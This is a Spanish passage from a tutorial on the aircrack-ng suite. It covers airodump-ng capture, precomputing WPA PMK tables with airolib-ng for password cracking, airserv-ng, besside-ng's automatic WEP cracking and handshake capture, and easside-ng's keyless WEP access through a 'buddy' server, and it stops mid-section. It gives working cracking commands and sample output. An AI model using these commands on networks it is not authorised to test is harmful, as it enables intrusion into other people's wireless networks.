Para los controladores mac80211, no se debe hacer nada, ya que airmon-ng mantiene la interfaz administrada junto con el modo de monitor uno. Si ya no necesita la interfaz del monitor y desea eliminarla, usar lo siguiente:
airmon-ng stop monX
X es el número de interfaz del monitor: 0 a menos que ejecute varias interfaces de monitorización simultáneamente.

9. Airodump-ng

Airodump-ng se utiliza para la captura de paquetes de tramas 802.11 sin formato y es particularmente adecuado para recopilar WEP IV (Vector de inicialización) con la intención de usarlos con aircrack-ng. Si tiene un receptor GPS conectado a la computadora, airodump-ng es capaz de registrar las coordenadas de los puntos de acceso encontrados. Además airodump-ng escribe varios archivos que contienen los detalles de todos los puntos de acceso y de los clientes vistos.
Antes de ejecutar airodump-ng, se debe poner la interfaz inalámbrica por la que se escucha en modo monitor.

Uso: airodump-ng <opciones> <interface>[,<interface>,…]

Opciones:

--ivs	Guardar solo IV capturados
--gpsd	Usar GPS
--write <prefix>	Volcar en el fichero prefijado
-w	Igual que --write
--beacons	Graba todos los beacons en el fichero de volcado
--update <secs>	Visualizar el retardo de actualización en segundos
--showack	Imprimir las estadísticas ack/cts/rts
-h	Esconder las estaciones conocidas para --showack
-f <msecs>	Tiempo en mseg entre los canales hopping
--berlin <secs>	Tiempo antes de eliminar el AP/cliente de la pantalla cuando no se reciben más paquetes. Valor predeterminado: 120 seg.
-r <file>	Leer los paquetes del fichero
-x <msecs>	Active Scanning Simulation
--manufacturer	Visualizar el fabricante de la lista IEEE OUI
--uptime	Mostrar el tiempo de actividad de AP desde la hora en el beacon
--wps	Visualizar la información WPS si la hay
--output-format <formats>	Formato de salida. Valores posibles: pcap, ivs, csv, gps, kismet, netxml
--ignore-negative-one	Elimina el mensaje que dice canal fijo <interfaz>: -1
--write-interval <seconds>	Intervalo de escritura del fichero de salida en segundos

Opciones de filtro:

--encrypt <suite>	Filtrar AP por conjunto de cifrado
--netmask <netmask>	Filtrar los APs por máscara
--bssid <bssid>	Filtrar los APs por BSSID
--essid <essid>	Filtrar los APs por ESSID

--essid-regex <regex>	Filtrar los APs por ESSID usando una expresión regular
-a	Filtrando los clientes no asociados

Se puede hacer que capture determinados canales usando:

--channel <channels>	Capturar en determinados canales
--band <abg>	Banda en la que airodump-ng debe saltar
-C <frequencies>	Usar estas frecuencias en MHz para saltar
--cswitch <method>	Establecer el método de conmutación de canal 0: FIFO (defecto), 1: Round Robin, 2: Hop on last
-s	Igual que --cswitch
--help	Visualiza el uso de este comando

Proporciona los siguientes datos

BBSID	Dirección MAC del punto de acceso
PWR	nivel de señal del router inalámbrico, cuanto más cercano estemos del dispositivo, menor será el valor absoluto de este número. Si el BSSID PWR es -1, entonces el controlador no admite el informe de nivel de señal. Si el PWR es -1 para un número limitado de estaciones, entonces esto es para un paquete que vino del AP al cliente pero las transmisiones del cliente están fuera del alcance de su tarjeta. Lo que significa que está escuchando solo la mitad de la comunicación. Si todos los clientes tienen PWR como -1, entonces el controlador no es compatible con los informes de nivel de señal.
beacons	número de beacons enviado por el punto de acceso. Normalmente se envían unos 10 paquetes por segundo
RXQ	Calidad de recepción medida por el porcentaje de paquetes (marcos de gestión y datos) recibidos con éxito durante los últimos 10 segundos.
Data, #/s	número de paquetes de datos capturados y número de paquetes capturados por segundo durante los últimos 10 segundos
CH	número del canal
MB	velocidad máxima del punto de acceso
ENC y CIPH	Algoritmo de cifrado que se está utilizando
AUTH	Protocolo de autenticación
ESSID	Nombre de la red
STATION	Dirección de cada estación asociada.
LOST	Paquetes perdidos en los últimos 10 segundos
Packets	número de paquetes enviados por el cliente
Probe	Redes a las que se ha intentado conectar el cliente

NOTAS
RXQ expandido:

Se mide sobre todos los paquetes de gestión y datos. Los paquetes recibidas contienen un número de secuencia que es agregado por el punto de acceso de envío. RXQ = 100 significa que todos los paquetes fueron recibidos desde el punto de acceso en secuencia numérica y ninguno faltaba. Esta es la pista, esto le permite leer más cosas de este valor. Digamos que tienes 100 por ciento de RXQ y las 10 balizas (o la velocidad que sea) por segundo entrando. Ahora, de repente, el RXQ cae por debajo de 90, pero aún así captura todas los beacons enviados. Por lo tanto sabe que el AP está enviando paquetes a un cliente, pero no puede escuchar al cliente ni al AP enviando al cliente, necesita acercarse. Otra cosa sería que tienes una tarjeta de 11MB para monitorizar y capturar paquetes y se tiene una muy buena posición para el AP. El AP está configurado en 54MBit y luego nuevamente el RXQ cae, para que sepa que hay al menos un cliente de 54MBit conectado al AP. La columna RXQ solo se mostrará si está bloqueado en un solo canal, no en el salto de canal.

Perdido expandido:
Significa paquetes perdidos provenientes del cliente. Para determinar la cantidad de paquetes perdidos, hay un campo de secuencia en cada trama sin control, para que pueda restar el segundo último número de secuencia del último número de secuencia y sepa cuantos paquetes ha perdido.
Posibles razones para la pérdida de paquetes:
1. No se puede enviar en caso de que esté enviando y escuchar al mismo tiempo, por lo que cada vez que envía algo no puede escuchar los paquetes que se transmiten en este intervalo.
2. Tal vez esté perdiendo paquetes debido a una potencia de transmisión demasiado alta. Puede estar demasiado cerca del AP.
3. Hay demasiado ruido en el canal actual como otros AP, horno de microondas, bluetooth ...
Para minimizar la cantidad de paquetes perdidos, variar la posición física, el tipo de antena utilizada, el canal, la velocidad de datos y/o la velocidad de inyección.

Se pueden convertir archivos .cap / .dump a formato .ivs o fusionarlos.

9.1. Trucos

9.1.1. ¿Cuál es el significado de los campos que muestra airodump-ng?

airodump-ng mostrará una lista de puntos de acceso detectados y también una lista de clientes conectados. Aquí hay una captura de pantalla de ejemplo:

```
 CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ][ WPA handshake: 00:14:6C:7E:40:80

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 00:09:5B:1C:AA:1D   11  16       10        0    0  11  54.  OPN              NETGEAR
 00:14:6C:7A:41:81   34 100       57       14    1   9  11e  WEP  WEP         bigbear
 00:14:6C:7E:40:80   32 100      752       73    2   9  54   WPA  TKIP   PSK  teddy

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes
 00:14:6C:7A:41:81  00:0F:B5:32:31:31   51   36-24    2       14
 (not associated)   00:14:A4:3F:8D:13   19    0-0     0        4   mossy
 00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1   36-36    0        5
 00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35   54-54    0       99   teddy
```

La primera línea muestra el canal actual, el tiempo de ejecución transcurrido, la fecha actual y opcionalmente, si se detectó un protocolo de enlace WPA/WPA2. En el ejemplo anterior, "WPA handshake: 00: 14: 6C: 7E: 40: 80" indica que un protocolo de enlace WPA/WPA2 fue capturado con éxito para el BSSID.
En el ejemplo anterior, la tasa de clientes de "36-24" significa:

- El primer número es la última velocidad de datos del AP (BSSID) al Cliente (ESTACIÓN). En este caso 36 megabits por segundo.
- El segundo número es la última velocidad de datos del Cliente (ESTACIÓN) al AP (BSSID). En este caso, 24 megabits por segundo.
- Estas tasas pueden cambiar potencialmente en cada transmisión de paquetes. Es simplemente la última velocidad vista.
- Estas velocidades solo se muestran cuando están bloqueadas en un solo canal, las velocidades de transmisión de AP / cliente se muestran como parte de los clientes enumerados en la parte inferior.

NOTA: Los AP necesitan más de un paquete para aparecer en la pantalla. Los AP con un solo paquete no se muestran.

9.1.2. Ejecutar aircrack-ng mientras se capturan datos

Para acelerar el proceso de craqueo, ejecutar aircrack-ng mientras se ejecuta airodump-ng. Se puede capturar y crackear al mismo tiempo. Aircrack-ng volverá a leer periódicamente los datos capturados para que siempre funcione con todos los IV disponibles.

9.1.3. Limitando la captura de datos a un solo AP

Para limitar la captura de datos a un único AP que le interese, inclua la opción "- -bssid" y especificar la dirección MAC del AP.
Por ejemplo: "airodump-ng -c 8 - -bssid 00: 14: 6C: 7A: 41: 20 -w capture ath0".

9.1.4. Como minimizar el espacio de disco para las capturas

Para minimizar el espacio en disco utilizado por la captura, incluir la opción "- -ivs". Por ejemplo: "airodump-ng -c 8 - -bssid 00: 14: 6C: 7A: 41: 20 -w capture - -ivs ath0". Esto solo almacena los vectores de inicialización y no el paquete completo. Esto no se puede utilizar si está intentando capturar el protocolo de enlace WPA / WPA2 o si desea utilizar el ataque PTW en WEP.

9.1.5. 9.1.5. Cmo seleccionar todos los AP que comienzan con BSSID similares

Digamos, por ejemplo, que se desea capturar paquetes para todos los puntos de acceso de Cisco-Linksys donde el BSSID comienza con "00: 1C: 10".
Usted especifica que los bytes iniciales desea que coincidan con la opción "-d" / "–bssid" y rellene con ceros a un MAC completo. Luego use la opción “-m” / “–netmask” para especificar qué parte del BSSID desea hacer coincidir a través de “F” s y pad con ceros a un MAC completo.
Entonces, dado que desea hacer coincidir “00: 1C: 10”, utilice “FF: FF: FF”.
airodump-ng -d 00: 1C: 10: 00: 00: 00 -m FF: FF: FF: 00: 00: 00 wlan0

9.1.6. Como seleccionar canales específicos o un solo canal

La opción "–channel" (-c) permite seleccionar canales únicos o específicos. Ejemplo de un solo canal:
airodump-ng -c 11 wlan0
Para las tarjetas que deben reiniciarse en un solo canal:
airodump-ng -c 11,11 wlan0
Ejemplo de canales seleccionados:
airodump-ng -c 1,6,11 wlan0

9.1.7. Ficheros de texto que contiene los puntos de acceso y los clientes

Cada vez que se ejecuta airodump-ng con la opción de escribir IVs o paquetes completos, también se generan algunos archivos de texto y se escriben en el disco. Tienen el mismo nombre y un sufijo de ".csv" (archivo CSV), ".kismet.csv" (archivo Kismet CSV) y ".kismet.netxml". El archivo CSV contiene los detalles de todos los puntos de acceso y clientes vistos.
Aquí hay un ejemplo:

BSSID, First time seen, Last time seen, channel, Speed, Privacy, Cipher, Authentication, Power, # beacons, # IV , LAN IP, ID-length, ESSID, Key
00:1C:10:26:22:41, 2007-10-07 12:48:58, 2007-10-07 12:49:44, 6, 48, WEP , WEP, , 171, 301, 0, 0. 0. 0. 0, 5, zwang,
00:1A:70:51:B5:71, 2007-10-07 12:48:58, 2007-10-07 12:49:44, 6, 48, WEP , WEP, , 175, 257, 1, 0. 0. 0. 0, 9, brucey123,
00:09:5B:7C:AA:CA, 2007-10-07 12:48:58, 2007-10-07 12:49:44, 11, 54, OPN , , , 189, 212, 0, 0. 0. 0. 0, 7, NETGEAR,
Station MAC, First time seen, Last time seen, Power, # packets, BSSID, Probed ESSIDs
00:1B:77:7F:67:94, 2007-10-07 12:49:43, 2007-10-07 12:49:43, 178, 3, (not associated) ,

9.2. Interacción

Desde la revisión r1648, airodump-ng puede recibir e interpretar pulsaciones de teclas mientras se ejecuta. La siguiente lista describe las teclas asignadas actualmente y las supuestas acciones.

- [a]: Seleccione las áreas activas recorriendo estas opciones de visualización: AP + STA; AP + STA + ACK; AP solamente; Solo STA
- [d]: restablecer la clasificación a los valores predeterminados (Power)
- [i]: algoritmo de clasificación invertida
- [m]: Marcar el AP seleccionado o pase por diferentes colores si el AP seleccionado ya está marcado
- [r]: (De-) Activar la ordenación en tiempo real: aplica el algoritmo de ordenación cada vez que se vuelve a dibujar la pantalla
- [s]: Cambiar la columna para ordenar, que actualmente incluye: Primero visto; BSSID; Nivel de PWR; Beacons; Paquetes de datos; Tasa de paquete; Canal; Max. velocidad de datos; Cifrado; Ciphersuite más fuerte; Autenticación más fuerte; ESSID
- [ESPACIO]: Pausar redibujar pantalla / Reanudar redibujar
- [TAB]: activar / desactivar el desplazamiento a través de la lista AP
- [ARRIBA]: seleccione el AP antes del AP marcado actualmente en la lista mostrada si está disponible
- [ABAJO]: seleccione el AP después del AP marcado actualmente si está disponible

Si se selecciona o marca un AP, todas las estaciones conectadas también se seleccionarán o marcarán con el mismo color que el punto de acceso correspondiente.

10. Airolib-ng

10.1. Descripción

Airolib-ng está diseñada para almacenar y administrar listas de essid y contraseñas, calcular sus claves maestras por pares (PMK) y usarlas en el craqueo WPA / WPA2. El programa utiliza la ligera base de datos SQLite3 como mecanismo de almacenamiento que está disponible en la mayoría de las plataformas. La base de datos SQLite3 se seleccionó teniendo en cuenta la disponibilidad de la plataforma más la administración, la memoria y la sobrecarga del disco.
El craqueo de WPA / WPA2 implica el cálculo de la clave maestra por pares, de la cual se deriva la clave transitoria privada (PTK). Usando el PTK, podemos calcular el código de identidad del mensaje de trama (MIC) para un paquete dado y potencialmente encontraremos que el MIC es idéntico al del paquete, por lo tanto, el PTK era correcto, por lo tanto, el PMK también era correcto.

Calcular el PMK es muy lento ya que usa el algoritmo pbkdf2. Sin embargo el PMK es siempre el mismo para una combinación de ESSID y contraseña. Esto nos permite calcular previamente el PMK para combinaciones dadas y acelerar el craqueo del handshake wpa / wpa2. Las pruebas han demostrado que el uso de esta técnica en aircrack-ng puede verificar más de 50 000 contraseñas por segundo utilizando tablas PMK calculadas previamente.

Todavía se requiere calcular el PMK, pero podemos:

- Precomputarlo para uso posterior y / o compartido.
- Usar máquinas distribuidas para generar el PMK y use su valor en otro lugar.

Uso: airolib <database> <operación> [opciones]

Operaciones:

--stats	Salida de información sobre la base de datos.
--sql <sql>	Ejecutar instrucción SQL especificada.
--clean [all]	Limpiar la base de datos de la basura vieja. 'all' también reducirá el tamaño del archivo si es posible y ejecutará una verificación de integridad.
--batch	Comenzar a procesar por lotes todas las combinaciones de ESSID y contraseñas
--verify [all]	Verificar un conjunto de PMK elegido al azar. Si se da 'all', se eliminarán todos los PMK no válidos.
--import [essid|passwd] <file>	Importar un fichero texto como una lista de ESSIDs o contraseñas.
--import cowpatty <file>	Importar un fichero cowpatty
--export cowpatty <essid> <file>	Exportar a un fichero cowpatty

10.2. Ejemplos

10.2.1. Operación de estado

Ejecutar:
airolib-ng testdb --stats
donde

- testdb es el nombre de la base de datos creada

- - -stats es la operación a realizar

El sistema responde:

statsThere are 2 ESSIDs and 232 passwords in the database. 464 out of 464 possible combinations have been computed (100%).

ESSID Priority Done
Harkonen 64 100.0
teddy 64 100.0

10.2.2. Operación SQL

El ejemplo siguiente dará la máxima prioridad SSID “VeryImportantESSID”.

Ejecutar:

airolib-ng testdb --sql 'update essid set prio=(select min(prio)-1 from essid) where essid="VeryImportantESSID";'

El sistema responde:

update essid set prio=(select min(prio)-1 from essid) where essid="VeryImportantESSID";
Query done. 1 rows affected.

El ejemplo siguiente buscará patrones muy importantes en el pmk.

Ejecutar:

airolib-ng testdb --sql 'select hex(pmk) from pmk where hex(pmk) like "%DEADBEEF%"'

El sistema responde:

hex(pmk)
BF3F122D3CE9ED6C6E7E1D7D13505E0A41EC4C5A3DEADBEEFFEFF597387AFCE3

10.2.3. Operación Clean

Para hacer un limpiado básico, ejecutar:

airolib-ng testdb --clean

El sistema responde:

cleanDeleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Done.

Para hacer un limpiado básico, reducir el tamaño del fichero si es posible y ejecutar una verificación de integridad. Ejecutar:

airolib-ng testdb --clean all

El sistema responde:

cleanDeleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok
Query done. 2 rows affected.
Done.

10.2.4. Operación Batch

Ejecutar:

airolib-ng testdb --batch

El sistema responde:

Computed 464 PMK in 10 seconds (46 PMK/s, 0 in buffer). No free ESSID found. Will try determining new ESSID in 5 minutes...

10.2.5. Operación Verify

Para verificar un 1000 random PMKs, ejecutar:

airolib-ng testdb --verify
El sistema responde:
verifyChecking ~10.000 randomly chosen PMKs...
ESSID CHECKED STATUS
Harkonen 233 OK
teddy 233 OK
Para verificar todos los PMKs, ejecutar:
airolib-ng testdb --verify all
El sistema responde:
verifyChecking all PMKs. This could take a while...
ESSID PASSWORD PMK_DB CORRECT

10.2.6. Operación exportar la tabla cowpatty

Ejecutar:
airolib-ng testdb --export cowpatty test cowexportoftest
El sistema responde:
exportExporting...
Done.

10.2.7. Operación Import

SSID
Para importar una lista ASCII de SSID y crear la base de datos si no existe, ejecutar:
airolib-ng testdb --import essid ssidlist.txt
donde

- testdb es el nombre de la base de datos actualiza y creada si no existe
- - -import es la operación a realizar
- essid indica que es la lista de SSID
- ssidlist.txt es el nombre del fichero que contiene los SSID. Uno por línea. Opcionalmente puede ser completamente cualificado.

El sistema responde:
importReading...
Writing...
Done.
Contraseñas
Para importar una lista ASCII de contraseñas y crear la base de datos si no existe, ejecutar:
airolib-ng testdb --import passwd password.lst
donde

- testdb es el nombre de la base de datos actualiza y creada si no existe
- - -import es la operación a realizar
- passwd indica que es la lista de contraseñas
- password.txt es el nombre del fichero que contiene los SSID. Uno por línea. Opcionalmente puede ser completamente cualificado.

El sistema responde:
importReading...
Writing... read, 1814 invalid lines ignored.
Done.
Tablas cowpatty tables
Importar una tabla cowpatty y crear la base de datos si no existe, ejecutar:
airolib-ng testdb --import cowpatty cowexportoftest
donde

- testdb es el nombre de la base de datos actualiza y creada si no existe
- - -import es la operación a realizar
- cowpatty indica que es la tabla cowpatty

- cowexportoftest es el nombre del fichero que contiene los SSID. Uno por línea. Opcionalmente puede ser completamente cualificado.

El sistema responde:

```
importReading header...
Reading...
Updating references...
Writing...
```

10.3. Ejemplo

El objetivo final es acelerar el craqueo de WPA / WPA2 bajo aircrack-ng. Para usar las tablas que se han creado con airolib-ng, usar la opción "-r" para especificar la base de datos que contiene las PMK calculadas previamente.

Ejecutar:

```
aircrack-ng  -r testdb  wpa2.eapol.cap
```

donde:

- -r especifica que se utilizará una base de datos PMK calculada previamente.
- testdb es el nombre del archivo de la base de datos y opcionalmente puede estar completamente calificado.
- wpa2.eapol.cap es un archivo de captura que contiene el handshake WPA / WPA2.

Nota: También se pueden usar todas las otras opciones estándar que son aplicables a WPA / WPA2. Este es un ejemplo muy limitado.

10.4. Trucos

10.4.1. Creando su propio ejemplo de base de datos

Para probar la herramienta:

- Obtener la biblioteca y los encabezados de sqlite3. Se recomienda la última versión.
- Obtener la versión 1.0dev de la suite aircrack-ng
- importar un essid, p.e. "Echo Harkonen | airolib-ng testdb –import essid - ”

```
Database <testdb> does not already exist, creating it...
Database <testdb> sucessfully created
Reading file...
Writing...
Done.
```

Importar una contraseña, p.e. “echo 12345678 | airolib-ng testdb –import passwd -”

```
Reading file...
Writing...
Done.
```

Iniciar el proceso batch (“airolib-ng testdb –batch”), esperar que acabe o pararlo con Ctrl-C

```
Computed 1 PMK in 0 seconds (1 PMK/s, 0 in buffer). All ESSID processed.
```

Comprobar la base de datos para confirmar que todo ha sido computado (“airolib-ng testdb –stats”)

```
There are 1 ESSIDs and 1 passwords in the database. 1 out of 1 possible combinations have been computed (100%).

ESSID   Priority      Done
Harkonen      64     100.0
```

Craquear el WPA/WPA2 handshake, p.e. “aircrack-ng -r testdb -e Harkonen wpa2.eapol.cap”

```
KEY FOUND! [ 12345678 ]
```

10.4.2. Usando una base de datos prueba preparada

Otra forma de probarlo es descargar una base de datos prefabricada llamada passphrases.db. Este archivo también se encuentra en el directorio de prueba de las fuentes aircrack-ng. Luego probar esta base de datos con los dos archivos de prueba WPA / WPA2 suministrados en el directorio de

prueba de las fuentes aircrack-ng. Los archivos de prueba WPA / WPA2 se denominan "wpa.cap" y "wpa2.eapol.cap".
Los comandos son uno de los 2:

```
aircrack-ng -r passphrases.db wpa.cap
aircrack-ng -r passphrases.db wpa2.eapol.cap
```

Esto daría una passphase.

11. Airserv-ng

11.1. Descripción

Airserv-ng es un servidor de tarjetas inalámbricas que permite que múltiples programas de aplicaciones inalámbricas usen independientemente una tarjeta inalámbrica a través de una conexión de red TCP cliente-servidor. Todos los códigos específicos del sistema operativo y del controlador de la tarjeta inalámbrica están incorporados en el servidor. Esto elimina la necesidad de que cada aplicación inalámbrica contenga la compleja tarjeta inalámbrica y la lógica del controlador. También es compatible con múltiples sistemas operativos.

Cuando se inicia el servidor, escucha en un número de puerto IP y TCP específico las conexiones del cliente. La aplicación inalámbrica se comunica con el servidor a través de esta dirección IP y puerto. Al utilizar las funciones de la suite aircrack-ng, debe especificar "<dirección IP del servidor> : <número de puerto>" en lugar de la interfaz de red. Un ejemplo es 127.0.0.1:666.

Esto permite una serie de posibilidades interesantes:

- Eliminar la complejidad de la tarjeta / controlador inalámbrico, los desarrolladores de software pueden concentrarse en la funcionalidad de la aplicación. Esto conducirá a un mayor conjunto de aplicaciones disponibles. También reduce drásticamente el esfuerzo de mantenimiento.
- Los sensores remotos ahora son fáciles de implementar. Solo se requiere una tarjeta inalámbrica y airserv-ng para funcionar en el sensor remoto. Esto significa que se pueden crear fácilmente pequeños sistemas integrados.
- Puede mezclar y combinar sistemas operativos. Cada pieza puede ejecutarse en un sistema operativo diferente. El servidor y cada una de las aplicaciones pueden ejecutarse potencialmente en un sistema operativo diferente.
- Algunas tarjetas inalámbricas no permiten que múltiples aplicaciones accedan a ellas a la vez. Esta restricción ahora se elimina con el enfoque cliente-servidor.
- Al utilizar la red TCP, el cliente y el servidor pueden estar literalmente en diferentes partes del mundo. Mientras tenga conectividad de red, funcionará.

Uso: airserv-ng <opciones>

Opciones

-p <port>	Puerto TCP porel que se escucha. Por defecto 666.
-d <dev>	Dispositivo wifi a usar como servidor.
-c <chan>	Canal a usar.
-v <level>	Nivel de depuración

11.2. Niveles de depuración

Hay 3 niveles de depuración. El nivel de depuración 1 es el predeterminado si no incluye la opción "-v".

Nivel de depuración 1
Muestra los mensajes de conexión y desconexión.
Ejemplos: Conectarse desde 127.0.0.1 Death desde 127.0.0.1

Nivel de depuración 2
Muestra las solicitudes de cambio de canal y solicitudes de comando de cliente no válidas además de los mensajes de nivel 1 de depuración. La solicitud de cambio de canal indica que canal solicitó el cliente.
Ejemplos: [127.0.0.1] Consiguió setchan 9 [127.0.0.1] handle_client: net_get ()

Nivel de depuración 3
Muestra un mensaje cada vez que se envía un paquete al cliente. La longitud del paquete también se indica. Este nivel incluye los mensajes de nivel 1 y nivel 2.
Ejemplos: [127.0.0.1] Envío de paquete 97 [127.0.0.1] Envío de paquete 97

11.3. Ejemplos

En todos los casos, primero debe poner la tarjeta inalámbrica en modo monitor usando airmon-ng o una técnica similar.

11.3.1. Máquina local

Este escenario tiene todos los componentes ejecutándose en el mismo sistema.
Iniciar el programa con:
airserv-ng -d ath0
donde -d ath0 es la tarjeta de red a usar. Especificar la interfaz de red de esta tarjeta en cuestión.
El sistema responde:
Opening card ath0
Setting chan 1
Opening sock port 666
Serving ath0 chan 1 on port 666
En este punto, se puede utilizar cualquiera de los programas de la suite aircrack-ng y especificar "127.0.0.1:666" en lugar de la interfaz de red. 127.0.0.1 es la IP de "loopback" del ordenaador y 666 es el número de puerto en el que se ejecuta el servidor.
Ejemplo:
airodump-ng 127.0.0.1:666
Se iniciará el escaneo en todas las redes.

11.3.2. Máquina remota

En este escenario, el servidor se ejecuta en un sistema con una dirección IP de 192.168.0.1 y las aplicaciones (airodump-ng, aireplay-ng, ...) en otro sistema.
Iniciar el programa con:
airserv-ng -d ath0
donde -d ath0 es la tarjeta de red a usar. Especificar la interfaz de red de esta tarjeta en cuestión.
El sistema responde:
Opening card ath0
Setting chan 1
Opening sock port 666
Serving ath0 chan 1 on port 666
En este punto, puede usar cualquiera de los programas de la suite aircrack-ng en el segundo sistema y especificar "192.168.0.1:666" en lugar de la interfaz de red. 192.168.0.1 es la dirección IP del sistema del servidor y 666 es el número de puerto en el que se ejecuta el servidor.
En el segundo sistema, debe ejecutar "airodump-ng 192.168.0.1:666" para comenzar a escanear todas las redes. Puede ejecutar aplicaciones aircrack-ng en tantos sistemas como desee, simplemente especificando "192.168.0.1:666" como la interfaz de red.
Ejemplo:
airodump-ng -c 6 192.168.0.1:666

12. Besside-ng

12.1. Descripción

Besside-ng es una herramienta como Wesside-ng, pero también admite el cifrado WPA. Lo cual descifrará automáticamente todas las redes WEP dentro del alcance y registrará los handshakes WPA. Los handshakes WPA capturados se pueden cargar al servicio de craqueo en línea en Darkircop.org (Besside-ng Companion) para intentar obtener la contraseña y donde proporciona estadísticas útiles basadas en archivos de captura enviados por el usuario sobre la viabilidad del craqueo de WPA.

Requerimientos

- Aircrack-ng SVN version
- interfaz inalámbrica con inyección

Uso: besside-ng [opciones] <interface>
Opciones:

-b <victim mac>	MAC BSSID de la víctima
-R <victim ap regex>	regex ESSID de la víctima
-s <WPA server>	Subir wpa.cap para descifrar
-c <chan>	Channel lock
-p <pps>	Tasa de flujo
-W	Solo WPA
-v	verbose, -vv para más, etc.
-h	Esta ayuda

12.2. Ejemplos

1) Para descifrar automáticamente todas las redes WEP en el rango y obtener también posibles protocolos de WPA:
besside-ng mon0

2) Para obtener un protocolo de enlace WPA de un objetivo específico (canal y BSSID):
besside-ng -W -c 6 -b 00: 00: 11: 22: 33: 44 mon0

3)Pantalla terminal
[22:33:12] Let's ride
[22:33:12] Logging to besside.log
[22:33:20] TO-OWN [Besside-ng_Test*] OWNED []
[22:33:38] TO-OWN [Besside-ng_Test*] OWNED []
[22:33:56] TO-OWN [Besside-ng_Test*] OWNED []
[22:33:59] Got necessary WPA handshake info for Besside-ng_Test
[22:33:59] Run aircrack on wpa.cap for WPA key
[22:33:59] Pwned network Besside-ng_Test in 0:39 mins:sec|

4) Comprobar el fichero de registro:

cat besside.log

5)Pantalla de terminal
SSID | KEY | BSSID | MAC filter
Besside-ng_Test | Got WPA handshake | 00:00:11:22:33:44 |

12.3. Besside-ng-Crawler

Herramienta para limpiar archivos PCAP de protocolo de enlace WPA en un directorio y guardarlos en un archivo de salida.
Esta herramienta recurre al directorio SearchDir, abre todos los archivos allí, busca archivos PCAP y filtra un único beacon y todos los paquetes EAPOL de las redes WPA allí y los guarda en CapFileOut.

besside-ng-crawler <SearchDir> <CapFileOut>

13. Easside-ng

13.1. Descripción

Easside-ng es una herramienta de magia automática que le permite comunicarse a través de un punto de acceso (AP) encriptado WEP sin conocer la clave WEP. Primero identifica una red, luego procede a asociarse con ella, obtiene los datos de PRGA (algoritmo de generación pseudoaleatoria), determina el esquema de IP de la red y luego configura una interfaz TAP para que pueda comunicarse con el AP sin necesidad de la clave WEP. Todo esto se hace sin su intervención.

Para acceder a la red inalámbrica sin conocer la clave WEP, se tiene que descifrar los paquetes del propio punto de acceso. Esto se logra al tener un proceso "buddy" que se ejecuta en un servidor accesible en Internet. El servidor "buddy" devuelve los paquetes descifrados al sistema que ejecuta easside-ng. Esto impone una serie de requisitos críticos para que funcione easside-ng:

- El punto de acceso de destino debe poder comunicarse con Internet.
- Debe existir un servidor "buddy" en Internet sin cortafuegos del puerto utilizado por easside-ng. El valor predeterminado es TCP y puerto UDP 6969.
- El sistema que ejecuta easside-ng debe tener acceso a Internet y poder comunicarse con el servidor "buddy".

Hay dos fases generales:

- Establecer una conectividad básica entre easside-ng, el servidor buddy y el punto de acceso.
- La comunicación con la red Wifi

Uso: easside-ng <opciones>

Opciones:

-h	Esta pantalla de ayuda
-v <victim mac>	BSSID de la víctima
-m <src mac>	Dirección MAC de origen
-i <ip>	Dirección IP origen
-r <router ip>	Direccion del enrutador
-s <buddy ip>	Dirección IP del amigo (obligatorio)
-f <iface>	Interfaz a utilizar (obligatorio)
-c <channel>	Tarjeta de bloqueo a este canal.
-n	Determinar solo IP de Internside

Cuando ejecuta easside-ng, se crea un archivo automáticamente en el directorio actual prga.log que contiene el PRGA obtenido a través del ataque de fragmentación.
Es muy importante eliminar este archivo antes de iniciar el programa cuando cambie el punto de acceso objetivo.

13.2. Estableciendo la conectividad

Estos son los pasos que essside-ng realiza durante la fase de establecimiento de conectividad:
1. El canal salta buscando una red WEP.
2. Una vez que se encuentra una red, intenta autenticarse.

3. Una vez que el programa se ha autenticado con éxito, se asocia con el AP.
4. Después de rastrear un único paquete de datos, procede a descubrir al menos 1504 bytes de PRGA enviando transmisiones más grandes e interceptando los paquetes retransmitidos. Esta técnica se conoce como ataque de fragmentación. El PRGA se escribe en el archivo prga.log.
5. Luego descifra la red IP adivinando los siguientes 4 bytes de PRGA utilizando tramas de multidifusión y la técnica de expansión de flujo de clave lineal. Al descifrar la solicitud ARP, se puede determinar el esquema de número de red. Esto se usa para construir la solicitud ARP que se usa para la inyección posterior. Easside-ng también puede usar un paquete IP para determinar la red IP, solo lleva un poco más de tiempo.
6. Crea una conexión TCP permanente con el servidor "amigo" y verifica la conectividad.
7. ARPs para obtener las direcciones MAC del enrutador y la IP de origen. Los valores predeterminados son .1 para el enrutador y .123 para la IP del cliente.
8. Luego prueba la conectividad a través del punto de acceso y determina la dirección IP de Internet que utiliza el AP. También enumera el tiempo de ida y vuelta de los paquetes de prueba. Esto le da una idea de la calidad de la conexión.
9. Luego se crea la interfaz TAP.
En este punto, ejecuta "ifconfig at0 up" y ahora puede comunicarse con cualquier host en la red wifi a través de esta interfaz TAP. ¡Tener en cuenta que no necesita una clave WEP para hacer esto! La interfaz TAP es una interfaz virtual que actúa como si fuera la interfaz wifi con la clave WEP correcta configurada. Puede asignar una IP, usar DHCP con ella, etc.

13.3. ¿Qué papel juega el servidor amigo?

Lo siguiente es una descripción simplista. Una descripción muy detallada de los pasos para descifrar paquetes se incluye en secciones posteriores.

- Olfatea el paquete X en el wifi y está encriptado.
- Si, por ejemplo, este paquete iba a cnn.com, entonces en Internet llegaría en texto claro. Internet no usa WEP.
- La idea es retransmitir ese paquete, pero en lugar de enviarlo a su destino original (cnn.com) lo enviamos a nuestro amigo en Internet.
- El amigo lo recibe en texto claro. El AP descifrará el paquete antes de enviarlo a Internet y nos lo devuelve.

13.4. Comunicación con la red WIFI

Entonces quizás te preguntes "¿Cuál es la magia? ¿Cómo puede acceder a la red WIFI sin conocer la clave WEP? ”. El método es bastante simple pero ingenioso.
Veamos los detalles de envío y recepción de paquetes a través de la interfaz at0 TAP.
Envío de paquetes:

